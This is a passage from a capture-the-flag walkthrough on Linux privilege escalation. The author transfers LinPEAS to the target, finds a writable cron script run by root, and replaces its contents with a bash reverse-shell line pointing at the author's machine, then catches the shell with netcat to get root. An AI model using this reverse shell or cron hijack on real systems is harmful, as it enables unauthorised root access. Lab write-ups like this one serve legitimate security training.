


Figure 34

Lastly, the challenge required for me to capture a flag on the root user, so I will have to discover a way to escalate privileges. LinPEAS is a widely used script that searches for possible paths to escalate privileges on Linux/Unix*/MacOS hosts. Some common types of vulnerabilities and misconfigurations that linPEAS can help identify include the following:

1. Misconfigured Sudo Rights
2. SUID and SGID files
3. Scheduled tasks and cron jobs
4. Weak file permissions and sensitive files
5. Plain text passwords and keys
6. Environment variables and misconfigured services

I refer to the LinPEAS documentation to install the linpeas.sh script onto my Kali machine. https://github.com/peass-ng/PEASS-ng/tree/master/linPEAS

Figure 35

In order to transfer LinPEAS to the target, I'll use my Kali to start a HTTP server that the target can access the linpeas.sh from. Using python, I will setup the http server and specify the port, which will then serve the contents of the current directory which includes the linpeas.sh script. 8080 is a common port to use for HTTP servers. Once it begins serving the directory contents, I can navigate to on a webpage to confirm it is publicly accessible.

python3 -m http.server 8080

Figure 36

Figure 37

From the target machine, I can use the command **wget** to install linpeas.sh. **wget** http://10.2.14.66:8080/linpeas.sh




Figure 38

Back on my Kali terminal, I can see the HTTP.GET request come in from the target:

Figure 39

Now I can execute linpeas.sh; however, it returns with a permission denied.

Figure 40

With **ls -la** I see that this file is not executable, so I will use **chmod** to change the permissions. In Linux, each file and directory has three types of permissions

- Read (r)
- Write (w)
- Execute (x)

These three permission types can be set for three different types of users:

- User (u)
- Group (g)
- Others (o)

The chmod command can be used in two modes (symbolic or numeric). I will use numeric mode to set permissions to read (4), write (2) and execute (1) for each user. Therefore, for each user I define this with the value “7”, and to apply for each user would be “777”.

chmod 777 linpeas.sh




Figure 41

Now I can run LinPEAS from the current directory.

./linpeas.sh

Figure 42

The LinPEAS color legend provides an explanation. The red/yellow and red are key areas to look into for potential PE (privilege escalation) vulnerabilities.

Figure 43

LinPEAS identifies a cronjob (scheduled task) that runs as the root user in the /var/www directory. I cat it out to see the content of it.




Figure 44

Figure 45

This cronjob contains no commands. However, it hints at using a bash script. I will go ahead and exploit this cronjob by setting up a reverse shell that will connect back to my Kali machine. The cronjob is already set to run every minute, as denoted by the * * * * * time scheduling.

Pentestmonkey is a website with various pentesting cheat sheets, including reverse shells. For reverse shell setup, it provides a simple bash script.
https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet




Figure 46

I then go ahead and edit the cronjob file by replacing 10.0.0.1 in the bash script with my virtual IP address, 10.2.14.66. **nano /var/www/.mysecretcronjob.sh**
bash -i >& /dev/tcp/10.2.14.66/8080 0>&1




Figure 47

Then, I initialize a netcat listener on my Kali machine to listen on port 8080 and catch the shell. **nc -lvnp 8080**




Figure 48

After a minute, the cronjob automatically executes and I catch it on my listening port. Using the command **whoami**, I confirm that I am indeed now the target root user on my Kali terminal.




Figure 49




Figure 50

I navigate to the "/root"directory. Using **ls** doesn't reveal any files or directories, so I switch to **ls -la** to see any hidden ones.




Figure 51

For the last step, I open up .root.txt to capture the final flag. **cat .root.txt**




Figure 52